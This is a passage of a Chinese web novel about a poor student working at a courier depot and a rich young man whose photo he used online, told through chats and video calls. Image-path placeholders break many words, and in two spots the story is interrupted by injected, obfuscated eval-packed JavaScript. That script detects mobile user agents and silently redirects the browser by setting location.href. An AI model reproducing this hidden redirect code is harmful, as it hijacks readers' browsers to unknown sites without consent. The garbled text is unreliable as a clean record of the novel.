在“你不傻?”这条后面回复“我不傻”,在“人呢”这条后回“我在”,在“你又跑了”这条后回复,“没跑。我兼职。不然明天就没钱吃早饭了”,在“晾着”那条后回“对不起”。 元乂勤勤恳恳,老老实实地回了寇持一大串消息。 那张图他也回了。 【好好学习:看起来好好吃。】 在“难吃”后那条回“哦哦哦,我不知道。”。 他还诚恳道歉。 【好好学习:对不起,我以为很好吃。】 顿了顿。 在“难吃到我家狗都不吃”那条回“那你的狗好幸福。我会吃。看起来真好吃。” 在“下次不来了。”后认真回“有机会我想去。” 但很快,似乎是看到了账单。 元乂把“有机会我想去”这条撤回。 他也没说贵。 他说。 【好好学习:我想我是没机会了。】 【好好学习:黄豆脸.哭.jpg.】 “……”单纯想膈应一下元乂却突然又变成活畜生的寇持,“。” 不是。 凭什么。 偷他照片网骗,三番两次、无缘无故,一声招呼都不打的消失。 他明明是受害者! 寇持不服。 【k:大晚上你去哪兼职。】 【k:兼职就兼职,你不会跟我说完再去。不跟人说再见就消失非常不礼貌懂吗?】 【k:没吃过就没吃过,你卖什么惨。】 …… 【k:不是?】 【k:人呢?】 【k:你特么的又跑?】 …… 【k:你有种。】 . 元乂不是有种。 也不知道哪个神人在网上买了六十对石墩子。 线长一边骂一边冲饮水间喊人:“歇够了没,歇够了就过来。过来,都过来!……到底哪个傻帽搁网上……过来!” 站里提前得到信儿的老油条全跑了,留下的都是过来兼职的、一二十出头的大学生。 清澈的大学生干活是掏死力气的。 元乂也不好太摸鱼。 元乂干得昏天黑地。 夜班的中转站管一顿饭。 双手软成面条的元乂掰了五六次才把一次性筷子掰开:“襄阳贾家庄尾号是2063的陈先生请你记住。”他一边往嘴里扒饭,一边哭,“我元乂将永远记住这惨痛的一天。” 另一边。 迟迟等不到元乂的寇持一怒之下把元乂拉黑删除了。 直男偷他图。 直男问他要钱。 直男敢把他撂一边。 …… 直男纯活该。 被这种傻逼影响情绪的他也是煞笔。 ——人活在世界上就只有两件事,关我屁事and关我屁事。 而且他本来也不是什么好东西。 刚赶完飞机,还没倒时差的寇持早早地洗漱睡下了。 只是他没能睡着。 1:01。 他辣条音。 1:31 他没爹没妈。 1:45 他钱全给我了。 …… 2:12,寇持猛然坐起,冷着脸又把元乂拉了回来。 他寇持对天发誓。 直男这次再不回他。 他就要当王八蛋当到底了。 2:14 【k:在?】 中转站的饭盒一向很廉价。 萝卜白菜肥肉片炖粉条。 元乂吃饭有点挑剔,要不就特别简单,要不就做得特别好吃。 哪怕元乂已经饿到了极点,他还是有点咽不下去这两不沾的盒饭。 元乂这会儿正拿着寇持发过来的照片下饭。 他这次秒回。 其实也不是秒回,他打了语音过去。 他的手指软趴趴的,没力气打字了,“喂?”说笑声沸腾、机器轰鸣,环境嘈杂,元乂的声音不甚清晰,只是能听得出来很不好意思,“我在的。” 他再次道歉,“实在对不起。” 跟打字时没什么两样,他认真地一句一句的回答寇持 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17109936|195851||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,“我来快递站兼职了。” “不是突然消失,刚线长叫我,我们这里不让玩手机。” “我没有卖惨。” 寇持听到这儿才稍微抬了下头。 他想听对面怎么解释。 对面没有迟疑,对面没有解释,对面自然道:“我的人生就这样。” “……”寇持,“这倒也是。” 不是。 死嘴。 你说了什么。 对面倒没反驳。 对面仍旧挺乖的:“嗯嗯嗯。” 哪怕是说了人生这种沉重的话题,对面还是很自然,很自然地一点都不为自己悲伤,“对了,你找我有事么?” 他这才不好意思,“半小时的吃饭时间就要过去了,我还要干活,等下又不能回你了。” “……” 别管寇持上一秒在想什么,下一秒张嘴就是刺:“终于知道消失要打招呼了?” 元乂光排队就排了十多分钟,压根就没吃几口,眼见吃饭时间就要结束,他边往嘴里扒饭边:“嗯嗯嗯。” “刚刚……之前。所有。总之,都是我的错。”他非常惭愧道,“对不起。” “确实都是你的错。”寇持说完其实也觉得自己有点不要脸,但这又怎么了,他虽然不要脸,但他有钱啊。 有钱就不用道歉。 2391,什么叫没机会,不就是一顿饭,他请,“摄像头开一下。” 虽然基本断定直男说的真的。 但他天性多疑。 他决定再落实一下。 这话转的挺突兀,他俩又不熟,元乂多少迟疑道:“嗯?” 寇持一向强势:“我叫你开摄像头。” 元乂虽然非常逆来顺受,但也非常自闭,他不太愿意:“……啊?” 寇持微微眯起眼:“你不是要感谢我一辈子么,叫你——” 那边特别亮。 然后是一张脏脏的、淌着汗水的花花的小脸。 他眼珠漆黑,微微抿着唇,白T恤一道黑一道灰,看起来像只脏了的小羊。 堆成山的纸皮,轰隆隆的流水线:“……我开了。” “你、你别生气。” 啪! 寇持还没看够,视频闪电一样地挂了。 虽然看不出来对面多大,但应该跟他差不多。 这次也不用直男再解释了,寇持知道直男那二手手机肯定是没电了。 这个直男虽然很傻逼,但有一说一,长得还行。 ……不跟他比的话还行。 跟他比那肯定差远了。 怪不得偷他图。 【k:转账2391】 他还解释了下:【我家没狗。】 【k:请你吃饭。】 …… 江山易改,本性难移。 寇持虽然有钱,也愿意为自己的行为的买单,但他毕竟不是冤大头。 前半夜他是越想越觉得自己不是人,后半夜他是越想越觉得自己亏。 终于。 在次日7:34。 【k:你偷我一张照片,要还我十张。】 【k:2391,你算算值你多少天工钱,算清楚了折算成工时赔给我。】 【k:你有什么擅长的么】 【k:……算了。】 【k:感觉你什么都不会。】 【k:算了可不是让你不赔的意思。虽然还没想好让你干什么,但你得赔我。这是我花钱买的。】 【k:人呢。】 【k:我话都说这么多了,你人呢!】 【k:回我。】 …… 8:13 【k:我想清楚了,你的工作就是秒回我。】 【k:看见回我!!!!!!】 5. 网骗 快递站旁边有家开了近二十年的小笼包,小贵,但是好吃。 原主每次搬完快递就来奖励下自己。 元乂也正在吃。 打包完蹲在包子店的拐角吃。 倒不是他喜欢蹲着,他是不好意思进店里。T恤灰黑,裤子一动就扑簌簌落灰,人家店里地面还挺干净的。 没必要给人家添麻烦。 当然,他也不是一开始就这么不体面的,他刚开始搬完快递,会仔细地洗脸洗手、换身衣服,然后舒舒服服地坐店里吹冷气。 但没两天他就发现了,脸能洗,衣服能换,闷在快递站里发酵出来酸臭味去不掉。 没有人愿意靠近他。 正如他的人生一样。 ——他为了节约电量,一般是关着机的,他才开机付完账,k的消息就一条一条往外蹦。 “转账2591”“请你吃饭”……“我想清楚了,你的工作就是秒回我。”“看见回我!!!!!!” “……” 元乂愣了下。 元乂感觉像做梦。 元乂实在惶恐。 元乂都顾不上打字:“不用请我吃,谢谢你……我……”有些话实在难以启齿,不过他确实这么想的,“……我配不上吃这么好的。” 他光活着就已经是累赘了。 这么多年,无论是亲戚,还是老师同学,他就只会给别人添麻烦。 哪怕是k。 一个素不相识的陌生人。 他都因为一己私欲盗了k的照片。 “我……我……”元乂闭了下眼,“真的抱歉……真的对不起……” 他几度哽咽,还是不能再言语。 元乂发送完语音就后开始了打字。 【好好学习:实在谢谢你。】 【好好学习:抱歉又很晚才回你。】 【好好学习:我以后看见一定会立刻回你的。】 【好好学习:……不过你不要生气,我不能要你的钱。】 接下来又是一对一回复,“真的很抱歉偷你照片。我不好看的,我可以赔你很多张。”“我搬快递搬一天只能赚两百,工时不值钱。”,在“有什么擅长后”惭愧地打下“我没有擅长的。”,在“算了”后感恩地打下“谢谢你。” 在“都不会”后打下“对不起。”,在“还是要你赔”后打下“哦哦哦。”,在“人呢”后面打下“我在。” 似乎又想起了什么。 【好好学习:转账100】 【好好学习:我刚赚了两百,分你一半。】 对面非常老实。 对面非常惶恐。 对面经常失踪。 再次抓到元乂寇持攻击性其实挺强的,他脑子里陆续飘过“你个穷逼当然不配”“对不起你还偷,道歉要有用要警察干什么。”“知道回晚了,那磕头啊。”“你时间确实不值钱。”……对面又给他转账了。 100。 寇持有钱,非常有钱。 他一顿饭吃几千是日常,临时落脚的房大七位数。 他看到这一百块跟看到个钢镚其实差不多。 直到昨晚跟元乂通视频。 铺天盖地轰隆声、滚滚热浪,男生脏脏的、淌着汗的脸。 寇持知道直男不容易,但这才知道直男真不容易。 【k:你不是不傻么?】 【好好学习:嗯嗯嗯。】 【好好学习:但你对我好。】 【好好学习:你对我很好很好。】 【好好学习:我以后赚的钱都分给你一半。】 寇持:“……” 你煞笔吧。 世界上哪有这么煞笔的人。 寇持严重怀疑直男是演的。 【k:真的?】 【好好学习:真的。】 下一秒。 “转账100已被接收” 【k:哦。】 【k:谢谢你。】 元乂:“……” 元乂:“?” 不是,哥们。 你真要啊。 你还要啊。 他的一百块! 他搬了一夜的快递才赚了两百块的其中一百块。 元乂微笑着掐自己的人中给自己急救。 寇持不仅收了钱,还得寸进尺继续兴师问罪。 【k:视频断了后,你怎么不给我回过来?】 【好好学习:我上班不让玩手机。】 寇持想都没想:【你不会偷偷玩?】 【好好学习:我不敢。】 寇持继续逼元乂:【你不敢玩手机,却敢不回我。】 【k:你是不是没把我放在眼里。】 【k:你之前讲的话是不是都是骗我的。】 【k:我要删了你!】 “……” 元乂抿唇。 元乂有点慌张。 八点多,旭日初升。 他还是很内向,沉默寡言,但k不一样,k不跟他计较他的错,k给了他钱,k说要请他吃大餐。 k还说要自己秒回他。 他很想交这个朋友。 【好好学习:没有不回你。】 【好好学习:我这就回你。】 寇持正想元乂要怎么回,元乂的视频就过来了。 元乂出快递站后虽然没换衣服,但还是有把脸洗干净了。 出现在寇持手机里的是个清秀腼腆、唇瓣抿得紧紧的小男生。 对面身量不高。 还很单薄。 T恤仍旧很脏。 但眼睛很漂亮,黑黑的、亮亮的,他很紧张,紧张到嗓音都有些发抖:“你、你好。请别删我。” “我回你。” 寇持没开摄像头。 他虽然不是公众人物,但也不是普通人。 寇持昨晚就见过元乂了。 跟他之前想的一样,直男看起来很乖。 今天脸洗干净了更乖。 乖的都让人觉得他不可能偷人照片。 寇持没说你好:“真是你偷我的照片?” 元乂的睫毛很长,往下垂就是一小捧,又说他心虚的事,他没敢看镜头,男生有些啜喏,胸膛都跟着战栗:“是……是我。” 胆这么小? 感觉戳一下会抖两下。 寇持这么想,也就这么问了:“有人碰过你吗?” 元乂没听清,或者说没听懂,他看镜头:“什、什么?” 感觉自己的话有点不对劲的寇持多加了一个字:“有人碰到过你吗?” 这问题真的很奇怪。 但日常生活肯定少不了碰撞的:“碰、碰到过。” 元乂说完后,k那边不知为何安静了下。 空气都稍微有些凝滞。 就当元乂有点不知所措的时候,k冷冷淡淡,但低沉磁性的声音冒了出来:“这种话以后就不要回了。” 元乂再次看镜头。 元乂眼睛稍微放大了点。 元乂肉眼可见的疑惑,但他也没问:“哦。” 他又点头:“好。” 直男虽然是说自己是直男,但寇持并不确定直男的性取向,寇持唯一确定的是自己的性取向。 他性取向男。 察觉到自己说了不该说的寇持话短而快:“挂了。” . 寇持刚挂,元乂就笑了出来:“嘻,嘻嘻。” 系统其实也察觉到不对劲,但没等它想清楚:“你又干嘛?” 元乂揉了下自己的耳朵,手动把自己耳朵抓红后,把手机拉远,对着自己的脸“简简单单”地拍了张照:“还照片啊。” 系统:“什么照片?” 是张类似于证件照的照片。 男生头发漫过后颈,看上去就很内向,但他有努力看镜头。 他甚至还努力了笑了下。 黑发,有些红的耳尖,稍微有点僵硬又腼腆的唇角。 然后是躲闪着的、又温驯似水的目光。 非常简单的照片。 却又像活的一样。 就像元乂看着寇持在笑一样。 …… ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17109937|195851||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 至少寇持是这么想的。 他反复进了好几次聊天框,直男都在对他笑。 感觉戳他一下,他会忍发着抖继续讨好他的笑。 寇持:“……” 寇持:“。” 不是,他这个煞笔又在想什么。 信息还在继续。 【好好学习:我手机要没电了。】 【好好学习:先还你一张。】 …… 剩下的消息寇持没再看了。 . 有钱元乂就没走路了。 元乂坐公交回学校。 困得要死了的元乂到宿舍就洗澡,洗完澡就躺到了床上。 这一躺就错过了许多消息。 10:21 “2017历史系3班群” 【李思思:下午两点到智慧院开会@所有人】 【李思思:院里查人,数完再走。@所有人】 …… 13:56 李思思私聊元乂。 【李思思:查人了。】 【李思思:你在哪?】 【李思思:你又不看手机?】 …… 14:01 【李思思:我临时找人帮你顶了。】 …… 可能是越想越气。 16:12 【李思思:这多少次了!!】 【李思思:你能不能看手机啊。】 …… 【李思思:兰笙不也在老校区?】 【李思思:他都能来你怎么不能来。】 日照西山。 半是睡醒半是热醒的元乂看完手机也没回,虽然这不是他的世界,但他也上过大学,他把手机一扔,头一歪就瘫倒到了枕头上:“啊!” “怎么大二还要凑人头,这不都大一的事么!” “——哎,不对,刚戳我是谁?” 系统:“李思思。” “李思思?”还有点懵的元乂,“这名好耳熟,这谁来着——好像是……” 剧情虽然不会把信息都标明,但会自动补全。 虽然主角受兰笙家境富裕、学习又好,性格也好,拥有原主梦寐以求的一切,但原主也不是无缘无故敌视兰笙的。 李思思和原主和兰笙是一个班的,是两人的班长。 大学不光是要上课,还有一堆麻烦的活动,原主因为手机有问题,经常得不到信儿。 李思思经常被迫帮原主。 一来二去,二来一去,原主……自然而然地就对李思思有了些好感。 虽然他没打算表白,也不可能去表白,但大一就要结束的时候,李思思跟兰笙告白了。 “这特么是我女神啊。”元乂连滚带爬地跳了起来,“你怎么不提醒我我女神找我!” 元乂紧急打字。 【元乂:不好意思。】 【元乂:我睡着了没看到。】 【元乂:我下次不会了。】 【元乂:实在对不起。】 …… 李思思过了好一会才回:【没事,你以后记得看手机。】 李思思:【希望你下次真的不会了。】 …… “……” 其实原主不是不看手机。 是他手机老关机。 但他不能说。 终于上了大学,终于有了个新的开始,原主想体面一点的活着。 至少、至少,像个普通地大学生一样活着。 元乂把目光投向了他和k的聊天框。 他很需要一个新的手机。 元乂点进了和k的聊天框。 “好好学习退回了k的转账”……他是很需要一个新手机。 可他更珍视k。 【好好学习:我睡醒了。】 【好好学习:你醒了么。】 【好好学习:我发你的照片你看见了吗?】 【好好学习:这种可以么?】 …… 【好好学习:你在不在呀?】 6. 网骗 寇持没回元乂。 他也开学了。 元乂读的浦大很大,他的早八在老校区还好,他的早八但凡在新校区,八点的课,元乂七点二十就得从宿舍出发。 京大更是大得离谱。 寇持转了快一个小时才转到签到处。 炙阳高悬。 梦想着脱单或者是想加学分、被晒得蔫蔫的学长学姐正百无聊赖的在广场上简陋的帐篷下缩着。 直到寇持的到来。 就是有人比九月的烈阳还耀眼。 一米九多的身高鹤立鸡群。 黑发,冷白皮。 敞着的黑色冲锋外套下T恤很利索,双眼皮窄而长,望着人的神情冰冷,骨头缝子都透着生人勿进的人渣感。 超帅。 帅到扎眼。 登记处的负责登记的学姐姓燕名喃,全名燕喃。 单了三年眼见就大四、立誓要泡个帅学弟的喃学姐别说泡帅学弟了,寇持走过来后她做了好几次心里建设都没敢抬头:“……姓名?” 笼罩着她的片阴影嗓音很冰,又很有磁性:“kouchi。” 